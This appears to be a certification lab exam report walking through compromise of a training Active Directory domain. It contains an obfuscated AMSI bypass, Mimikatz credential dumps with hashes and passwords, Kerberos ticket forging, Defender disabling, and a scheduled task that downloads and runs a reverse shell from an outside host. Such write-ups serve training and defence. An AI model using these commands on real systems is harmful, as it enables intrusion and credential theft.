Certified Red Team Professional

Latest Exam Report

Feb-2023

Following machines are found during enumeration:

- studvm.tech.finance.corp
- mgmtsrv.tech.finance.corp
- techsrv30.tech.finance.corp
- databaseagent@tech.finance.corp →dbserver31.tech.finance.corp
- tech-dc.tech.finance.corp
- finance-dc.finance.corp

1) Machine 1: **STUDVM.TECH.FINANCE.CORP**

1) Enumerate the machine by launching PowerShell and issuing the basic command to bypass the execution policyand AMSI.

Below is the command to bypass AMSI:

powershell -ep bypass

ii) **S`eT-It`em ('V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x')) ([TYpE]("{1}{0}"-F'F','rE')) ; (Get-varI`A`BLE (('1Q'+'2U') +'zX') -VaL)."A`ss`Embly"."GET`TY`Pe"(("{6}{3}{1}{4}{2}{0}{5}" - f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'m ation.'),'s',('Syst'+'em')))."g`etf`iElD"(("{0}{2}{1}" - f('a'+'msi'),'d',('I'+'nitF'+'aile')),("{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'))."sE`T`VaLUE"(${n`ULl},${t`RuE})**

2) Now loading the Powerview from the Tools.zip file that Idownloaded to the student user machine.
Command:1) **Import-Module .\Powerview.ps1**

2) .\Powerview.ps1

3) Now enumerating the netuser and the netcomputer.

```
PS C:\Users\studentuser\Desktop\shared> Get-NetComputer
tech-dc.tech.finance.corp
studvm.tech.finance.corp
mgmtsrv.tech.finance.corp
techsrv30.tech.finance.corp
dbserver31.tech.finance.corp
PS C:\Users\studentuser\Desktop\shared> Get-NetUser | select cn,serviceprincipalname

cn             serviceprincipalname
--             --------------------
Administrator
Guest
krbtgt         kadmin/changepw
student user
tech service
database agent
sqlserver sync MSSQLSvc/dbserver31.tech.finance.corp
```

4) Now importing the powerup for execution to see which services in this studentvm may be vulnerable and running**Invoke-AllChecks** to find the vulnerable service.

```
Windows PowerShell
PS C:\Users\studentuser\Desktop\shared> Invoke-AllChecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...


ServiceName                     : gupdate
Path                            : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : AppendData/AddSubdirectory
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'gupdate'
CanRestart                      : False

ServiceName                     : gupdate
Path                            : "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc
ModifiableFile                  : C:\
ModifiableFilePermissions       : WriteData/AddFile
ModifiableFileIdentityReference : BUILTIN\Users
StartName                       : LocalSystem
```

```
Windows PowerShell

[*] Checking service permissions...

ServiceName   : vds
Path          : C:\Windows\System32\vds.exe
StartName     : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'vds'
CanRestart    : True

[*] Checking %PATH% for potentially hijackable DLL locations...

ModifiablePath    : C:\Users\studentuser\AppData\Local\Microsoft\WindowsApps
IdentityReference : TECH\studentuser
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\studentuser\AppData\Local\Microsoft\WindowsApps
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\studentuser\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
```

5) Now, here we can see that **vds** is vulnerable and we canuse it to add our studentuser to the local administrator group.

```
PS C:\Users\studentuser\Desktop\shared> Invoke-ServiceAbuse -Name `vds' -UserName `tech\studenuser'

ServiceAbused Command
------------- -------
vds           net localgroup Administrators tech\studenuser /add
```

6) Verifying the username in the localgroup administrators.

```
PS C:\Users\studentuser\Desktop\shared> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
TECH\Domain Admins
TECH\studentuser
The command completed successfully.
```

Machine 2: **MGMTSRV.TECH.FINANCE.CORP**

1) Now, signing off from this system and reconnecting so thatI can launch PowerShell as Administrator.

2) Importing the mimikatz to dump the hashes of **STUDVM**

```
Administrator: Windows PowerShell
PS C:\Users\studentuser\Desktop\shared> Import-Module  .\Invoke-Mimikatz.ps1
PS C:\Users\studentuser\Desktop\shared> .\Invoke-Mimikatz.ps1
PS C:\Users\studentuser\Desktop\shared> Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 2539045 (00000000:0026be25)
Session           : RemoteInteractive from 4
User Name         : studentuser
Domain            : TECH
Logon Server      : TECH-DC
Logon Time        : 3/29/2022 11:32:09 AM
SID               : S-1-5-21-1325336202-3661212667-302732393-1108
        msv :
         [00000003] Primary
         * Username : studentuser
         * Domain   : TECH
         * NTLM     : 68939f92bd26a02bba155b69914cfb09
         * SHA1     : af54ae634d50eb1a21c68e37df207118d4478a01
         * DPAPI    : c8c9f7626ec015eb9fac7cd2ca6b5909
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : STUDVM$
Domain            : TECH
Logon Server      : (null)
Logon Time        : 3/29/2022 9:37:10 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : STUDVM$
         * Domain   : TECH
         * NTLM     : fba1398c3fe3ef28a07e1b7c68c403eb
         * SHA1     : 43cc4c96dad18556705d6dcf3849f91236aafc2e
        tspkg :
        wdigest :
         * Username : STUDVM$
         * Domain   : TECH
         * Password : (null)
        kerberos :
         * Username : studvm$
         * Domain   : TECH.FINANCE.CORP
         * Password : (null)
        ssp :
        credman :
```

Here is the hash of **STUDVM**

STUDVM NTLM HASH- **fba1398c3fe3ef28a07e1b7c68c403eb**

3) Now, using the **kekoe.exe** file, create the tgt request toabuse the hash file.

Command: **tgt::ask /user:studvm /domain:TECH.FINANCE.CORP /rc4:fba1398c3fe3ef28a07e1b7c68c403eb**

```
PS C:\Users\studentuser\Desktop\shared\kekeo\x64> .\kekeo.exe

  ___ _    kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
 /   ('>-  "A La Vie, A L'Amour"
 | K  |    /* * *
 \____/     Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_       http://blog.gentilkiwi.com/kekeo                (oe.eo)
                                          with  9 modules * * */

kekeo # tgt::ask /user:studvm /domain:TECH.FINANCE.CORP /rc4:fba1398c3fe3ef28a07e1b7c68c403eb
Realm        : TECH.FINANCE.CORP (TECH)
User         : studvm (studvm)
CName        : studvm   [KRB_NT_PRINCIPAL (1)]
SName        : krbtgt/TECH.FINANCE.CORP [KRB_NT_SRV_INST (2)]
Need PAC     : Yes
Auth mode    : ENCRYPTION KEY 23 (rc4_hmac_nt      ): fba1398c3fe3ef28a07e1b7c68c403eb
[kdc] name: tech-dc.tech.finance.corp (auto)
[kdc] addr: 172.16.4.1 (auto)
  > Ticket in file 'TGT_studvm@TECH.FINANCE.CORP_krbtgt~TECH.FINANCE.CORP@TECH.FINANCE.CORP.kirbi'
```

4) Now, use **Rubeus.exe** to forge a ticket to impersonate as Administrator on the **Host** task, which will be used later forreverse shelling.

Command: . **..\..\Rubeus.exe s4u /user:studvm /rc4:fba1398c3fe3ef28a07e1b7c68c403eb /impersonateuser:Administrator /msdsspn:"CIFS/mgmtsrv.TECH.FINANCE.CORP"**

/altservice:HOST /ptt

```
PS C:\Users\studentuser\Desktop\shared\kekeo\x64> . ..\..\Rubeus.exe s4u /user:studvm /rc4:fba1398c3fe3ef28a07e1b7c68c403eb /impersonateuser:Administrator  /msdsspn:
FS/mgmtsrv.TECH.FINANCE.CORP" /altservice:HOST /ptt

  _____       _
 (____ \     | |
  ____) )_   _| |_  ____ _   _ ___
 |  __  /| | |  _ \|  __ | | | |/___)
 | |  \ \| |_| | |_) ) ___| |_| |___ |
 |_|   |_|____/|____/|____)____/(___/

  v1.5.0

[*] Action: S4U

[*] Using rc4_hmac hash: fba1398c3fe3ef28a07e1b7c68c403eb
[*] Building AS-REQ (w/ preauth) for: 'tech.finance.corp\studvm'
```

5) Verifying the cached ticket by using the command **klist.**

```
Administrator: Windows PowerShell
      oiwwKqADAgEKoSMwIRsfQWRtaW5pc3RyYXRvckBURUNILkZJTkFOQ0UuQ09SUKMHAwUAQKEAAKURGA8y
      MDIyMDMyOTE4NTQ1N1qmERgPMjAyMjAzMzAwNDU0NTdapxEYDzIwMjIwNDA1MTg1NDU3WqgTGxFURUNI
      LkZJTkFOQ0UuQ09SUKksMCqgAwIBAqEjMCEbBEhPU1QbGW1nbXRzcnYuVEVDSC5GSU5BTkNFLkNPUlA=
[+] Ticket successfully imported!
PS C:\Users\studentuser\Desktop\shared\kekeo\x64> klist

Current LogonId is 0:0x26bdb8

Cached Tickets: (2)

#0>     Client: Administrator @ TECH.FINANCE.CORP
        Server: HOST/mgmtsrv.TECH.FINANCE.CORP @ TECH.FINANCE.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 3/29/2022 11:54:57 (local)
        End Time:   3/29/2022 21:54:57 (local)
        Renew Time: 4/5/2022 11:54:57 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: Administrator @ TECH.FINANCE.CORP
        Server: studvm @ TECH.FINANCE.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 3/29/2022 11:54:57 (local)
        End Time:   3/29/2022 21:54:57 (local)
        Renew Time: 4/5/2022 11:54:57 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\Users\studentuser\Desktop\shared\kekeo\x64>
```


6) Now, modify the powershell script with the port numberto obtain the reverse shell.


```
Windows PowerShell ISE
File  Edit  View  Tools  Debug  Add-ons  Help
Invoke-PowerShellTcp.ps1
76          {
77              $listener.Stop()
78          }
79      }
80      catch
81      {
82          Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
83          Write-Error $_
84      }
85  }
86
87  Power -Reverse -IPAddress 172.16.100.1 -Port 2023
```


7) As we saw in the previous step**, altservice:HOST** is now available. This can only be identified by bloodhound, and wecan use bloodhound to see if we find anything suspicious.

Command: **Invoke-Command .\Sharphound.ps1**

```
>>
PS C:\Users\studentuser\Desktop\shared> Invoke-BloodHound -CollectionMethod All -Verbose
>>
----------------------------------------------
```







I can create a Silver Ticket that grants us access to mgmtsrv's**HOST** service. Loading powercat into powershell to get the reverse shell of **mgmtsrv**.

Command: **1**) **schtasks /create /S mgmtsrv.TECH.FINANCE.CORP /SC Weekly /RU "NT Authority\SYSTEM" /TN "exp" /TR "powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://172.16.100.1/Invoke-PowerShellTcp.ps1''')'"**

2) schtasks /Run /S mgmtsrv.TECH.FINANCE.CORP /TN"exp"

3)powercat -l -v -t 1000 -p 2023

```
PS C:\Users\studentuser\Desktop\shared> . .\powercat.ps1
PS C:\Users\studentuser\Desktop\shared> powercat -l -v -t 1000 -p 2023
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 2023)
VERBOSE: Connection from [172.16.5.156] port  [tcp] accepted (source port 49693)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Windows PowerShell running as user MGMTSRV$ on MGMTSRV
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>hostname
mgmtsrv
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```

And that is how I was able to compromise my 2nd machine.

MACHINE 3: **TECHSRV30.TECH.FINANCE.CORP**

1) Adding myself into the localgroup administrator.

```
PS C:\> whoami
nt authority\system
PS C:\> net localgroup Administrators /add tech\studentuser
The command completed successfully.

PS C:\> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
TECH\Domain Admins
TECH\studentuser
The command completed successfully.
```

2) As administrators, we can easily disable the firewall with two commands and run mimikatz to dump the hashes for thenext compromised machine.

Command: **1) Set-MpPreference - DisableRealtimeMonitoring $true -Verbose**

2) Set-MpPreference -DisableIOAVprotection $true -Verbose

```
Set-MpPreference -DisableIOAVprotection  $true -Verbose
PS C:\> Set-MpPreference -DisableIOAVprotection  $true -Verbose
PS C:\> S`eT-It`em ( 'V'+'aR' +  'IA' + ('blE:1'+'q2')  + ('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -VaL  )."
A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'mation.'),'s',('Syst'+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile')  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+'Publ'+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
PS C:\> Import-Module .\Invoke-Mimikatz.ps1
PS C:\> .\Invoke-Mimikatz.ps1
PS C:\> Invoke-Mimikatz
```

3) After running mimikatz, I was able to dump the plaintextpassword for the

techservice

Username: techservice Password: Agent for

Server1!

```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 67947 (00000000:0001096b)
Session           : Service from 0
User Name         : techservice
Domain            : TECH
Logon Server      : TECH-DC
Logon Time        : 3/29/2022 10:36:56 AM
SID               : S-1-5-21-1325336202-3661212667-302732393-1109
        msv :
         [00000003] Primary
         * Username : techservice
         * Domain   : TECH
         * NTLM     : ac25af07540962863d18c6f924ee8ff3
         * SHA1     : 09f8e5130fb21885038602cda0886e0c1cd173d8
         * DPAPI    : 47359924dca3e26a7ffc5b8d411b6add
        tspkg :
        wdigest :
         * Username : techservice
         * Domain   : TECH
         * Password : (null)
        kerberos :
         * Username : techservice
         * Domain   : TECH.FINANCE.CORP
         * Password : Agent for Server1!
        ssp :
        credman :
```

4) We can now either launch a new PowerShell with a different user option or connect to the user via RDP. I experimented with both of them, and opening a new powershell appears to be a viable option.

5) Here is the command that is used to enter into a newmachine.

Command: **Enter-PSSession -ComputerName techsrv30.tech.finance.corp -Credential tech\techservice**

Note: Password will be asked once you use this command.Enter the password given above.

```
PS C:\Users\studentuser\Desktop\shared\BloodHound-master\BloodHound-master\Ingestors> Enter-PSSession -ComputerName techsrv30.tech.finance.corp -Credential tech\techser
vice
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> hostname
techsrv30
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> whoami ; hostname ; ipconfig ;
tech\techservice
techsrv30

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3cae:7f34:5e6b:42d3%6
   IPv4 Address. . . . . . . . . . . : 172.16.6.30
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents>
```

6) Adding myself again into the localgroup administrator.

```
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> net localgroup Administrators /add tech\studentuser
The command completed successfully.

[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
TECH\Domain Admins
TECH\studentuser
TECH\techservice
The command completed successfully.
```

MACHINE 4: databaseagent@TECH.FINANCE.CORP dbserver31.TECH.FINANCE.CORP

STEPS:

1) The first option will be to import the Mimikatz into thismachine again to dump the credentials.

Command: **Invoke-Mimikatz -Command "sekurlsa::tickets /export"'**

```
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> Import-Module .\Invoke-Mimikatz.ps1
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> .\Invoke-Mimikatz.ps1
[techsrv30.tech.finance.corp]: PS C:\Users\techservice\Documents> Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::tickets /export

Authentication Id : 0 ; 1341009 (00000000:00147651)
Session           : Network from 0
User Name         : techservice
Domain            : TECH
Logon Server      : (null)
Logon Time        : 3/29/2022 1:50:58 PM
SID               : S-1-5-21-1325336202-3661212667-302732393-1109
```

2) As you could see that this command failed for me, so Itried with a different command.


Command: **Invoke-Mimikatz -Command '"token::elevate""vault::cred /patch"'**

```
[techsrv30]: PS C:\Users\techservice\Documents> Invoke-Mimikatz -Command '"token::elevate" "vault::cred /patch"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 20 2021 19:01:18
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

580     {0;000003e7} 1 D 17769          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;003d03bb} 0 D 3998690     TECH\techservice        S-1-5-21-1325336202-3661212667-302732393-1109  (
09g,24p)        Primary
 * Thread Token  : {0;000003e7} 1 D 4050969     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz(powershell) # vault::cred /patch
TargetName : Domain:batch=TaskScheduler:Task:{877E4326-BAD4-4516-A4B1-60C73F0EFDDA} / <NULL>
UserName   : TECH\databaseagent
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : ChckforSQLServer31-Availability
Attributes : 0
```


Username – TECH\databaseagent

